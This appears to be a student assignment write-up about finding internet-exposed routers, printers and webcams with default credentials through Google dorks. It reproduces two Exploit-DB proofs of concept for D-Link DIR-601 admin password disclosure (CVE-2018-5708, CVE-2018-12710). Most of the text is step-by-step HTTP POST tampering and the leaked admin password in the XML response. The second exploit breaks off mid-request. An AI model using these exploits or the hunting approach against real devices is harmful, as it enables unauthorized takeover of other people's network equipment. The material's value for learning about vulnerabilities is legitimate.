**TASK – 4**

**TARGET:**

AIM: Hunt

A) 5 Routers

B) 5 Printers

C) 5 Web Cameras

Which are connected in open network(internet), having default username/password vulnerability.

Condition: using google dorks only.


**SYNOPSIS:**

A google dork query, sometimes just referred to as a dork, is a search string or custom query that users advanced search operators to find information not readily available on a website.

**SOLUTION:**


Step-1:

Open google chrome.

****


Step-2:


Open an incognito tab using the shortcut= ctrl+shift+n

****

Step-3:


Type the google dork and search for it then open the link “exploit-db.com”.

****

****


Step-4:

Search for “D-link” in the search bar and click on enter.

****

**ROUTERS:**

**ROUTER-1:**



Steps to get password by its vulnerability:

# Exploit Title: DLink DIR-601 Unauthenticated Admin password disclosure

# Google Dork: N/A

# Date: 12/24/2017

# Exploit Author: Kevin Randall

# Vendor Homepage: https://www.dlink.com

# Software Link: N/A

# Version: Firmware: 2.02NA Hardware Version B1

# Tested on: Windows 10 + Mozilla Firefox

# CVE : CVE-2018-5708

\*Been in contact with William Brown CISO of Dlink and disclosed to the vendor\*

1. Description

Having local access to the network but being unauthenticated to the administrator panel, a user can disclose the built in Admin username/password to access the admin panel

2. Proof of Concept

(For proof of concept, the real Admin password is "thisisatest"

Step 1: Access default gateway/router login page

Step 2: Login with Username Admin and put any random password: (This example the password is test)

POST /my\_cgi.cgi?0.06201226210472943 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/login\_real.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 74

DNT: 1

Connection: close

request=login&admin\_user\_name=YWRtaW4A&admin\_user\_pwd=dGVzdA==&user\_type=0

Step 3: Clear Password that was set:

POST /my\_cgi.cgi?0.06201226210472943 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/login\_real.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 74

DNT: 1

Connection: close

request=login&admin\_user\_name=YWRtaW4A&admin\_user\_pwd=&user\_type=0

Step 4: The following POST request will come back or a variant:

POST /my\_cgi.cgi?0.322727424911867 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/back.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 73

DNT: 1

Connection: close

request=no\_auth&request=load\_settings&table\_name=fw\_ver&table\_name=hw\_ver

Change the request=no\_auth to "request=auth"

POST /my\_cgi.cgi?0.322727424911867 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/back.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 73

DNT: 1

Connection: close

request=auth&request=load\_settings&table\_name=fw\_ver&table\_name=hw\_ver

Step 5: Forward the request:

Step 6: Forward the following request:

POST /my\_cgi.cgi?0.8141419425197141 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/back.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 20

DNT: 1

Connection: close

request=show\_message

Step 7: You will then be presented with the following: "Invalid user name or password, please try again"

Step 8: Click Continue

Step 9: You will see a POST request come back similar to the following:

POST /my\_cgi.cgi?0.12979015154204587 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/login.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 68

DNT: 1

Connection: close

request=no\_auth&request=load\_settings&table\_name=get\_restore\_default

Step 10: Change the parameters "request=no\_auth" to "request=auth" and "table\_name=get\_restore\_default" to "table\_name=restore\_default"

POST /my\_cgi.cgi?0.12979015154204587 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/login.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 68

DNT: 1

Connection: close

request=auth&request=load\_settings&table\_name=restore\_default

Step 11: Forward the request:

Step 12: You will see the following POST request come back or a variant of it:

POST /my\_cgi.cgi?0.5566044428265032 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/wizard\_default.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 278

DNT: 1

Connection: close

request=no\_auth&request=load\_settings&table\_name=get\_restore\_default&table\_name=wan\_settings&table\_name=wan\_static&table\_name=wan\_pppoe&table\_name=wan\_pptp&table\_name=wan\_l2tp&table\_name=wireless\_settings&table\_name=admin\_user&table\_name=time&table\_name=fw\_ver&table\_name=hw\_ver

Step 13: In BurpSuite, right click on the POST request and choose: "Do Intercept" "Response from this request":

Step 14: In XML cleartext, configuration information is obtained including the Admin username and password "thisisatest"

HTTP/1.1 200 OK

Content-type: text/xml

Connection: close


Date: Sat, 06 Jan 2018 13:33:26 GMT

Server: lighttpd/1.4.28

Content-Length: 2414

<?xml version="1.0" encoding="UTF-8"?><root><restore\_default>0</restore\_default><wan\_settings><wan\_type>0</wan\_type><wan\_mac>44:8a:5b:8d:ba:13</wan\_mac><primary\_dns></primary\_dns><secondary\_dns></secondary\_dns><enable\_advanced\_dns>1</enable\_advanced\_dns></wan\_settings><wan\_static><static\_ip\_addr>0.0.0.0</static\_ip\_addr><static\_subnet\_mask>0.0.0.0</static\_subnet\_mask><static\_gateway>0.0.0.0</static\_gateway><static\_mtu>1500</static\_mtu></wan\_static><wan\_pppoe><pppoe\_conn\_type>0</pppoe\_conn\_type><pppoe\_user\_name></pppoe\_user\_name><pppoe\_user\_pwd></pppoe\_user\_pwd><pppoe\_service\_name></pppoe\_service\_name><pppoe\_ip\_addr>0.0.0.0</pppoe\_ip\_addr><pppoe\_conn\_mode>on\_demand</pppoe\_conn\_mode><pppoe\_max\_idle\_time>300</pppoe\_max\_idle\_time><pppoe\_mtu>1492</pppoe\_mtu></wan\_pppoe><wan\_pptp><pptp\_conn\_type>0</pptp\_conn\_type><pptp\_ip\_addr>0.0.0.0</pptp\_ip\_addr><pptp\_subnet\_mask>0.0.0.0</pptp\_subnet\_mask><pptp\_gateway>0.0.0.0</pptp\_gateway><pptp\_server\_ip></pptp\_server\_ip><pptp\_user\_name></pptp\_user\_name><pptp\_user\_pwd></pptp\_user\_pwd><pptp\_conn\_mode>on\_demand</pptp\_conn\_mode><pptp\_max\_idle\_time>300</pptp\_max\_idle\_time><pptp\_mtu>1400</pptp\_mtu></wan\_pptp><wan\_l2tp><l2tp\_conn\_type>0</l2tp\_conn\_type><l2tp\_ip\_addr>0.0.0.0</l2tp\_ip\_addr><l2tp\_subnet\_mask>0.0.0.0</l2tp\_subnet\_mask><l2tp\_gateway>0.0.0.0</l2tp\_gateway><l2tp\_server\_ip></l2tp\_server\_ip><l2tp\_user\_name></l2tp\_user\_name><l2tp\_user\_pwd></l2tp\_user\_pwd><l2tp\_conn\_mode>on\_demand</l2tp\_conn\_mode><l2tp\_max\_idle\_time>300</l2tp\_max\_idle\_time><l2tp\_mtu>1400</l2tp\_mtu></wan\_l2tp><wireless\_settings><enable\_wireless>1</enable\_wireless><wireless\_schedule>Always</wireless\_schedule><ssid>HomeAP</ssid><channel>3</channel><auto\_channel>0</auto\_channel><dot11\_mode>11gn</dot11\_mode><channel\_width>0</channel\_width><ssid\_broadcast>1</ssid\_broadcast></wireless\_settings><admin\_user><admin\_user\_name>admin</admin\_user\_name><admin\_user\_pwd>thisisatest</admin\_user\_pwd><admin\_level>1</admin\_level></admin\_user><time><zone\_index>12</zone\_index><time\_zone>-80</time\_zone><ntp\_enable>1</ntp\_enable><ntp\_server>time.nist.gov</ntp\_server><manual\_year>2011</manual\_year><manual\_month>1</manual\_month><manual\_day>1</manual\_day><manual\_hour>0</manual\_hour><manual\_min>0</manual\_min><manual\_sec>0</manual\_sec></time><fw\_ver>2.02NA</fw\_ver><build\_ver>01</build\_ver><fw\_date>Tue, 11 Nov 2014</fw\_date><fw\_region>NA</fw\_region><hw\_ver>B1</hw\_ver></root>

**ROUTER-2:**



# Exploit Title: DLink DIR-601 - Credential Disclosure

# Google Dork: N/A

# Date: 2018-06-24

# Exploit Author: Kevin Randall

# Vendor Homepage: https://www.dlink.com

# Software Link: N/A

# Version: Firmware: 2.02NA Hardware Version B1

# Tested on: Windows 10 + Mozilla Firefox

# CVE : CVE-2018-12710

# 1. Description

# Being local to the network and having only "User" account (which is a low privilege account)

# access, an attacker can intercept the response from a POST request to obtain "Admin"

# rights due to the admin password being displayed in XML.

# 2. Proof of Concept

# Tools to use:

# - BurpSuite

# - Browser of your choice

# 3: Login with "User" role account:

\*My "User" role account does not have a password in this example\*

POST /my\_cgi.cgi?0.4008728147399542 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:61.0) Gecko/20100101 Firefox/61.0

Accept: \*/\*

Accept-Language: en-AU,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://192.168.0.1/login\_real.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 64

DNT: 1

Connection: close

request=login&user\_user\_name=dXNlcg==&user\_user\_pwd=&user\_type=1

# 4: When logged into the access point, click on the Tools option

# 5: You should see a request similar to the following:

POST /my\_cgi.cgi?0.9277791631615954 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:61.0) Gecko/20100101 Firefox/61.0

Accept: \*/\*

Accept-Language: en-AU,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://192.168.0.1/tools\_admin.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 277

DNT: 1

Connection: close

